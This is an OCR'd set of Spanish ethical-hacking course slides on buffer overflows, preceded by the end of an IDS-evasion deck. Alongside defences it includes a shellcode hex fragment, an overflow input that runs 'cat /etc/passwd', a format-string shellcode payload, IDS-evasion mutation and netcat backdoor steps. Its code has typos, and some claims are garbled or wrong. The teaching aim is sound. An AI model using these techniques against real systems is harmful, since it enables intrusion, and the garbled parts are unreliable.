
- tcp-over-dns: Contiene servidores DNS especiales y clientes dns especiales. El cliente y el servidor trabajan en un tandem para proveer un túnel TCP (y UDP) a través del protocolo estándar de DNS.

C|EH Julio Iglesias Suárez

Contramedidas

- Administrativamente apagar una interfaz de puerto de switch asociada a un sistema desde el cual sus ataques han sido realizados.
- Buscar que el código de operación no sea otro que 0x90 para defenderse contra problemas de shellcode polimórfico.
- Realizar un análisis bifurcado, en donde el monitor trata el tráfico ambiguo.
- Mantener los parches de vulnerabilidades actualizado.

Contramedidas

- Generar paquetes TCP RST para quitar las sesiones TCP maliciosas.
- Interactuar con un firewall externo o router para agregar una regla general para bloquear comunicaciones desde direcciones IP individuales o redes enteras.
- Implementar un normalizador de tráfico, una red de renvío de elementos que intentan eliminar tráfico de red ambiguo.

CEH Julio Iglesias Pérez

Contramedidas


- Asegurarse de normalizar los paquetes fragmentados.
- Mantener actualizado el IDS.
- Mantener actualizaciones

C|EH Julio Iglesias Pérez

Test de Intrusión


Es para evaluar las vulnerabilidades de entrada y de salida y las reglas apropiadas de la red.

C|EH Julio Iglesias Perez



CIEH Julio Iglesias Perez

Test de intrusión al IDS



CIEH Biólogo Isaías Pérez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

WWW.CIBERSEGURIDAD.CLUB

Desbordamiento de Búfer

Certified Ethical Hacker

C|EH Julio Iglesias Pérez

Introducción

Un buffer overflow ocurre cuando un búfer que ha sido alojado en un espacio de almacenamiento tiene más datos copiados de los que puede manejar.

Cuando el programa es compilado y ejecutado, asignará un bloque de memoria de longitud 11 bytes para sostener la cadena atacante.

C|EH Julio Iglesias Pérez

_SHOpenRegStream2A+0081
PROT32
001B:77F7B0E9 PUSH EBX
001B:77F7B0EA LEA ECX,[EBP+14]
001B:77F7B0ED PUSH ECX
001B:77F7B0EE PUSH EBX
001B:77F7B0EF PUSH DWORD PTR [EBP+10]
001B:77F7B0F2 PUSH EAX
001B:77F7B0F3 CALL [__imp__RegQueryValueExA]
001B:77F7B0F9 TEST EAX,EAX
001B:77F7B0FB JNZ ↓77F7B131
001B:77F7B0FD CMP [EBP+08],EBX
001B:77F7B100 JZ ↓77F7B131
001B:77F7B102 PUSH DWORD PTR [EBP+08]
001B:77F7B105 MOV ECX,EDI
001B:77F7B107 CALL CMemStream::GrowBuffer
001B:77F7B10C TEST EAX,EAX
001B:77F7B10E JZ ↑77F7A373
001B:77F7B114 LEA EAX,[EBP+08]
001B:77F7B117 PUSH EAX
001B:77F7B118 PUSH DWORD PTR [EDI+08]
001B:77F7B11B LEA EAX,[EBP+14]
001B:77F7B11E PUSH EAX
001B:77F7B11F PUSH EBX
001B:77F7B120 PUSH DWORD PTR [EBP+10]
001B:77F7B123 PUSH DWORD PTR [ESI]
001B:77F7B125 CALL [__imp__RegQueryValueExA]
001B:77F7B12B MOV EAX,[EBP+08]
001B:77F7B12E MOV [EDI+10],EAX
001B:77F7B131 PUSH 12
001B:77F7B133 CALL _IsOS
001B:77F7B138 TEST EAX,EAX
First Call
Buffer Allocation
Second Call
CEH Julio Iglesias Pérez

Introducción

La función "strcpy" copiará la cadena "DDDDDDDDDDDDDDD" dentro de la cadena atacante, que excederá el buffer 11 bytes de tamaño, resultando en un buffer overflow.

```
<stdio.h>
int main (int argc, char ***argv)
{
char attacker[11]="AAAAAAAAAAA";
strcpy(attacker,"DDDDDDDDDDDDDDD");
printf("% \n", attacker);
return 0; }
```

C|EH Julio Iglesias Perez

¿Por qué los programas y aplicaciones son vulnerables?

- Los controles de límite no se realizan plenamente, en muchos casos, son ignorados completamente.
- Los lenguajes de programación como el C tienen vulnerabilidades en ellos.
- Los programas y aplicaciones no se adhieren a las mejores prácticas de programación.

CIEH Julio Iglesias Pérez

¿Por qué los programas y aplicaciones son vulnerables?

- Las siguientes funciones pueden ser explotadas por no revisar el tamaño del buffer:
- strcat()
- strcpy()
- sprintf()
- vsprintf()
- bcopy()
- gets()
- scanf()

C|EH Julio Iglesias Pérez

Entendiendo las Pilas

- La pila utiliza en mecanismo Último en Entrar, Primero en Salir (LIFO) para pasar los argumentos a las funciones y referir las variables locales.
- Actúa como un buffer, reteniendo toda la información que la función necesita.
- La pila es creada al principio de una función y liberada al final.

CEH Julio Iglesias Pérez

Buffer Overflow basado en pila

- Ocurre cuando un buffer ha desbordado el espacio de la pila.
- El atacante inyecta código malicioso en la pila y la desborda para sobrescribir el retorno del puntero de manera tal que el flujo de control cambia al código malicioso.

C|EH Julio Ignacio Suárez

Entendiendo el Heap

- Heap es un área de la memoria utilizada por una aplicación y es alojado dinámicamente en un tiempo de ejecución con funciones como "malloc()".
- Las variables estáticas son almacenadas en la pila a lo largo con los datos alojados utilizando la interfaz malloc.
- Heap almacena todas las instancias o atributos, constructores y métodos de una clase u objeto.

Buffer Overflow basado en los Heap

- Si una aplicación copia datos sin revisar si no se ajusta dentro de un destino, los atacantes pueden abastecer a la aplicación con datos largos, sobrescribiendo la información de administración de los heap.
- El atacante hace un buffer overflow en la parte más pequeña del heap, sobrescribiendo las otras variables dinámicas, que puede llegar a tener efectos no esperados y no deseados.

Operaciones de Pila

- POP: Quitar un ítem desde la parte superior de la pila.
- -Push: Coloca un ítem en la parte superior de la pila.

Estas operaciones retornar contenido señalado por el puntero y cambia el puntero

  - Puntero de Instrucción Extendida: EIP Apunta al código que esta en ejecución. Cuando se llama a una función, esta se guarda en la pila para uso posterior.

CEH Julio Iglesias Perez

Operaciones de Pila

- Puntero de Pila extendida: ESP apunta a la posición actual en la pila y permite que se puedan agregar y quitar cosas de la pila utilizando las operaciones pop y push o dirige los punteros de manipulación de la pila.
- Puntero de Base Extendida: EBP sirve como punto estático para referenciar información como variables y datos en una función utilizando compensaciones. Esto casi siempre apunta a la parte superior de la pila para una función.

Shellcode

- Es un pequeño código utilizado como payload en la explotación o vulnerabilidad de software.
- Los buffers son blancos blandos para los atacantes y ellos hacen overflow de manera fácil si es que las condiciones están propicias.

CEH Juan Iglesias Perez

Shellcode

- Buffer overflow shellcodes, escritos en lenguaje ensamblador, explotan vulnerabilidades en la pila y en la administración de la memoria heap.

Ejemplo:

"\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"

"\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"

CIFP Julio Iglesias Vázquez

No Operaciones (NOPs)

- La mayoría de los CPUs no tienen la instrucción NOP (no hace nada pero avanza el puntero de instrucción).
- Usualmente, se puede colocar algo de esto por adelantado de su programa (en la cadena). Mientras que la nueva dirección de retorno apunte al NOT, está bien.
- La mayoría de los IDS buscan por las firmas de los NOT sleds (trineos).

CEH Julio Iglesias Pérez

No Operaciones (NOPs)

- El atacante rellena el comienzo del buffer overflow previsto con una gran cantidad de ejecución de instrucciones NPP, así el CPU no hace nada asta que llega el "evento principal" (que precede del puntero de retorno).
- ADMutate (por K2) acepta un exploit buffer overflow como entrada y aleatoriamente crea una versión equivalente de funcionalidad (polimorfismo).

Metodología Buffer Overflow

- Entender el tipo de pila y heap del proceso de memoria.
- Conocimiento sobre lenguaje máquina y ensamblador.
- Conocimiento de cómo las llamadas al sistema trabajan a nivel de código maquina.
- Conocimiento de programación en C y Perl.
- Familiaridad con herramientas de compilación y debugger como gdb.

CIFH Julio Iglesias Perez

Pasos Buffer Overflow

Paso 1. Encontrar la presencia y locación de la vulnerabilidad buffer overflow.

Paso 2. Escribir más datos de lo que el buffer pueda manejar.

Paso 3. Sobrescribir la dirección de retorno de la función.

Paso 4. Cambiar el flujo de ejecución al código hacker.

CIFP Julio Iglesias Perez

Atacando un programa real

- Asumiendo que la función de cadena es explotada, el atacante puede enviar cadenas largas como entrada. Esta cadena hace un overflow al buffer y causa un error de segmentación.
- El punto de retorno de la función es sobrescrita, y el atacante tiene éxito en la alteración del flujo de ejecución.
- Si el usuario ha insertado código en la entrada, él o ella tiene que saber la dirección y tamaño exactos de la pila y hacer un puntero de retorno a su código para la ejecución.

Overflow utilizando cadena de formato

En C, consideramos este ejemplo de BoF utilizando un problema de cadena de formato:

```
char errmsg[512],
outbuf[512];
sprintf (errmsg, "Illegal
command: %400s", user);
sprintf( outbuf, errmsg);
```

Que pasa si el usuario = "%500d <nops> <shellcode>

- Salta la limitación de "%400s"
- Hará un overflow outbuf

CEH Julio Iglesias Perez

Rompiendo la pila

- La idea general es desbordar al buffer así escribe una dirección de retorno.
- Cuando la función está hecha saltará a la dirección cuál sea la dirección en la pila.
- BoF nos permite cambiar la dirección de retorno de una función.
- Colocar algún código en el buffer y colocar la dirección de retorno para que lo apunte.

Una vez que la pila está rota...

Obtener acceso

- Una vez el proceso vulnerable es comandado, el atacante tiene los mismos privilegios que el proceso y puede obtener acceso normal.
- El o ella puede entonces explotar una vulnerabilidad BoF local para obtener acceso de súper usuario.

CEH Julio Iglesias Pérez

Una vez que la pila está rota...

Crear un backdoor:

- Utilizando inetd (unix).
- Utilizando Triviál FTP (TFTP) incluido en Windows 2000 y algunos Unix.
- Utilizar Netcat: Para realizar raw y conexiones interactivas
- GUI específica de Unix.
- Lanzar una nueva conexión Xterminal.

CIEH Julio Iglesias Pérez

Ejemplos BoF

- Simple Overflow no controlado

```
#include <sdtlib.h>
#include <sdtio.h>
#include <string.h>
int bof() {
char buffer[8];
strcpy(buffer,"AAAAAAAAAAAAAAAAAAAAAA");
/*copia 20 bytes de A dentro del buffer*/
return 1; /*retorna, esto causar[a una violacion de acceso debido a la corrupcion de la pila*/
int main(int argc, char **argc) {
bof(); /*llama a nuestra funcion*/
/*imprime un mensaje cordo, la ejecucion nunca llegara a este punto debido al overflow*/
printf("Lets go\n");
return 1; /*deja la funcion principal*/}
```

CEH Julio Iglesias Perez

Ejemplos BoF

Ejemplo de Overflow Heap no controlado

```
/*heap1.c / the manera mas simple de heap overflows*/
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
char *input = malloc (20);
char *output = malloc (20);
strcpy (output, "normal output");
strcpy (input, argv[1]);
printf ("input at %p: %s\n", input, input(;
printf ("output at %p: %s\n", output, output);
printf("\n\n%s\n", output);
}
```

©IEH Julio Iglesias Perez

Ejemplos BoF

Buffer Overflow simple en C

```
#include <stdio.h>
main() {
char *name;
char *dangerous_system_command;
name = (char *) malloc(10);
dangerous_system_command = (char *) mallloc(128);
printf("Address of name is %d\n", name);
printf("Address of command is %d\n", dangerous_system_command);
sprintf(dangerous_system_command, "echo %s", "Hello word!");
printf("What is your name?");
gets(name);
system(dangerous_system_command);
}
```

CIEH Julio Iglesias Perez

Ejemplos BoF

Explicación

- Lo primero que hace el programa es declarar dos variables string y asignarlas a la memora.
- Se da 10 bytes de memoria a la variable "name" (lo que permite retener una cadena de 10 caracteres)
- A la variable "dangerous_system_command" se le da 128 bytes.

C|EH Julio Iglesias Perez

Ejemplos BoF

- En el lenguaje C, los resquicios de la memoria dados a estas variables se encontrarán directamente junto a la otra en el espacio de memoria virtual dado al programa.

C|EH Julio Iglesias

Ejemplos BoF

Análisis del código

- El código "gets", que lee una cadena desde la entrada estándar a la locación de la memoria especificada, no tiene una especificación de "longitud".
- Esto significa que leerá tantos caracteres como se tarde en llegar al final de la línea, incluso si sobrescribe el final de la memoria alojada.

Ejemplos BoF

- Conociendo esto, un atacante puede rebasar la memoria "name" dentro de la memoria "dangerous_system_command", y ejecutar el comando que le plazca:

```
gcc overrun.c -o overrun
./overrun
What is your name? 01234567891234567cat /etc/passwd
```

Y muestra el archivo :)

CIEH Julio Iglesias Ruiz

Explotando los comentarios de semántica en C (anotaciones)

Agregando @ luego de la "/*"

- Agregar una @ luego de la /* es reconocida como una entidad sintáctica por la herramienta LCLint.
- En una declaración de parámetro, indica que el valor pasado por este parámetro no será NULL
- Ejemplo /*@ este valor no necesita estar en blanco (null)*/

CIEH Julio Iglesias Pérez

comentarios de semántica en C

(anotaciones)

Las anotaciones pueden ser definidas por LCLint utilizando cláusulas

- Describir los supuestos acerca de los buffers que se pasan a las funciones.
- Restringir el estado de buffers cuando se devuelven los supuestos y las restricciones utilizadas en el ejemplo siguiente: minSet, maxSet, minRead, maxRead.

CEH Julio Iglesias Pérez

¿Cómo mutar un exploit BoF?

Por la Porción NOT

- Aleatoriamente remplazar los NOPs con segmentos de equivalente funcionalidad (ej: x++, x-; ? NOP NOP)
- Por el evento principal
- Aplicar XOR para combinar código con claves aleatorias ininteligibles al IDS. El código CPU debe decodificar las galimatías con el tiempo con el fin de ordenar la ejecución del decoder. Por si mismo, el decodificador es polimórfico y por ende difícil de detectar.
- - Aleatoriamente ajustar el LSB del puntero para el terreno de la zona NOP.

Detección de BoF

Identificando los BoF

Paso 1. Ejecutar el servidor web en el equipo local.

Paso 2. Emitir solicitudes con etiquetas largas, las tags largas terminan con "$$$$$".

Paso 3. Si el servidor web se bloquea, buscar el volcado de memoria "$$$$$" para encontrar la locación del overflow.

©IFH Julio Iglesias Perez

Detección de BoF

Paso 4. Utilizar herramientas automatizadas como codeBloquer, eEye Retina, etc.

Paso 5. Utilizar desensambladores y debuggers.

Paso 6. Utilizar IDS-Pro para construir un exploit.

C|EH Julio Iglesias Pérez

¿Cómo detectar BoF en un programa?

Variables Locales

- En este caso, el atacante puede buscar por cadenas declaradas como variables locales en funciones o métodos, y verificar la presencia de controles de entrono.

Funciones estándar

- También es necesario revisar el uso inapropiado de funciones estándar, especialmente aquellas relacionadas con cadenas y entrada o salida.

C|EH Julio Iglesias

¿Cómo detectar BoF en un programa?

BOU (Utilidad BoF)

- Puede ser utilizada por un atacante para testear aplicaciones Web para condiciones BoF.

Esta herramienta necesita dos entradas:

- El archivo de solicitud, que será probado.
- Cuenta cantidad de código debe ser atacada.

Se necesita un archivo de solicitud que se va a probar y todas las salidas de la actividad en STDOUT basado en el nivel de verbosidad especificado.

CEH Julio Iglesias Perez

Testeando Condificiones Heap Overflow

- Variantes en la vulnerabilidad Hean Overflow (Corrupción Heap) incluyendo:
  1. Permite sobre escribir punteros de funciones.
  2. Explota la estructura de administración de la memoria para la ejecución de código arbitrario.

C|EH Julio Iglesias Suarez

Testeando Condificiones Heap Overflow

- Probando Heap Overflows abasteciendo cadenas de entradas más largas que las esperadas.
    1. Un puntero de intercambio tomando lugar luego de que la rutina de administración de heap entra en acción.

C|EH Julio Iglesias Perez

Testeando Condificiones Heap Overflow

- Dos registros pueden ser llenados con direcciones de usuario suministradas.
  1. Una de las direcciones puede apuntar a un puntero de función que necesita ser sobrescrito, por ejemplo UEF (Unhabdled Exception Filter).
  2. Las otras direcciones pueden ser la dirección del código del usuario suministrador que necesita ser ejecutado.

Testeando Condificiones Heap Overflow

Pasos para testear Stack Overflow en OllyDbg Debugger

- Adjuntar un debugger a la aplicación o proceso objetivo.
- Generar entradas mal formadas para la aplicación.
- Someter a la aplicación a entrada malformada.
- Inspeccionar las respuestas en el debugger.

CIEH Julio Iglesias Perez

Testeando Condificiones Heap Overflow

- Testeando las condificiones de la cadena de formato utilizando IDA Pro
  - Las vulnerabilidades de cadenas de formato se manifiestan principalmente en: Servidores Web, Servidores de aplicaciones, aplicaciones Web utilizando código basado en C/C++, scripts CGI escritos en C.

C|EH Julio Gallardo Rodriguez

Testeando Condificiones Heap Overflow

- Manipulando parámetros de entrada: El atacante manipula los parámetros de entrada excluyendo los tipos específicos %x o %n.

http://hostname/cgi-bin/query.cgi?name=john&code=45765

a

http://hostname/cgi-bin/query.cgi?name=john%x.%x&code=45765%x.%x

CIEH Julio Iglesias Perez

Contramedidas

Defensa contra BoF

- Auditoría manual del código.
- Técnicas del compilador.
- Soporte a la librería del C más segura.

Deshabilitando la ejecución de pilas.

C|EH Julio Gallegos Perez

Contramedidas

Prevención de ataques BoF

- Utilizar lenguajes seguros (Java, ML).
- Implementar revisión de tiempo de ejecución.
- Ofuscación de dirección.
- Aleatorizar el lugar de las funciones en libc.
- Análisis de código fuente estático.
- Marcar la pila como no ejecutar, ubicación de pila aleatoria.

CIFP Julio Iglesias Zuazo

Contramedidas

Contramedidas de programación

- Diseñar programas tomando en cuenta la Seguridad.
- Deshabilitar la ejecución de pilas (posible en Solaris).
- Revisar y depurar el código para encontrar errores.
- Prevenir el uso de funciones peligrosas: gets, strcpy, etc.
- Considerar el uso de compiladores "seguros" como StackGuard.
- Prevenir que el retorno de direcciones sea sobrescrito. (cont.)

C|EH Julio Iglesias Pérez

Contramedidas

- Validar argumentos y reducir la cantidad de código que se ejecuta con privilegio administrativo.
- Prevenir que toda la información sensible sea sobrescrita.
- Realizar cambios en el mismo lenguaje C a nivel de lenguaje para reducir el riesgo de BoF.
- Utilizar analizadores de código fuente estáticos o dinámicos a nivel de código fuente para revisar si hay problemas en el código.
- Cambiar el compilador a nivel de compilador que no limite la revisión o proteja que las direcciones no sean sobrescritas. (cont.)

Contramedidas

- Cambiar las reglas a nivel de S.O. para saber qué páginas de memoria están permitidas de retener datos ejecutables.
- Hacer el uso de librerías seguras.
- Utilizar herramientas de detección de vulnerabilidades BoF.

C|EH Juan Iglesias Suárez

Contramedidas

Prevención de Ejecución de datos

- DEP (Data execution Prevention) es un conjunto de tecnologías de hardware o software que monitorea programas para verificar si están utilizando la memoria de manera fiable y segura.
- Previene las aplicaciones que puedan acceder a la memoria que no fue asignada por el proceso y se encuentra en otra dirección.
- Cuando la ejecución ocurre el DEP de hardware detecta el código que está ejecutándose desde estas ubicaciones y plantea una excepción.

Contramedidas

- Para prevenir que código malicioso tome una ventaja de los mecanismos de excepción de manejo en Windows es ayudado por un software DEP.
- DEP ayuda a prevenir la ejecución de código desde páginas de datos, como páginas heap por defecto, páginas de memoria, y varias páginas de pilas, donde el código no es ejecutado desde la pila o heap por defecto.

CEH Julio Iglesias Perez

Contramedidas

Enhanced Mitigation Experience Toolkit (EMET)

- Es diseñado para hacer más difícil que un atacante explote vulnerabilidades de un software y obtenga acceso al sistema.
- Soporta técnicas de mitigación que previene técnicas de ataque comunes, principalmente relacionadas con Stack Overflows y técnicas utilizadas por malware para interactuar con el S.O. cuando intenta comprometerlo.
- Mejora la resistencia de Windows a la explotación de BoF.

Desde la ventana de configuración de la aplicación, se pueden agregar aplicaciones para que sean configuradas por EMET.

C|EH Julio Gómez

Herramientas de Seguridad BoF

/GS

- El switch /gs puede ser activado desde la opción de generación de código en el tab C/C++.
- Provee "banda de frenado", o "cookie", entre el buffer y la dirección de retorno que ayuda a prevenir la invasión del buffer.

CIEH Julio Iglesias Suárez

Herramientas de Seguridad BoF

Herramienta de seguridad BoF: BufferShield

- Permite detectar y prevenir la explotación de BoFs.

Características:

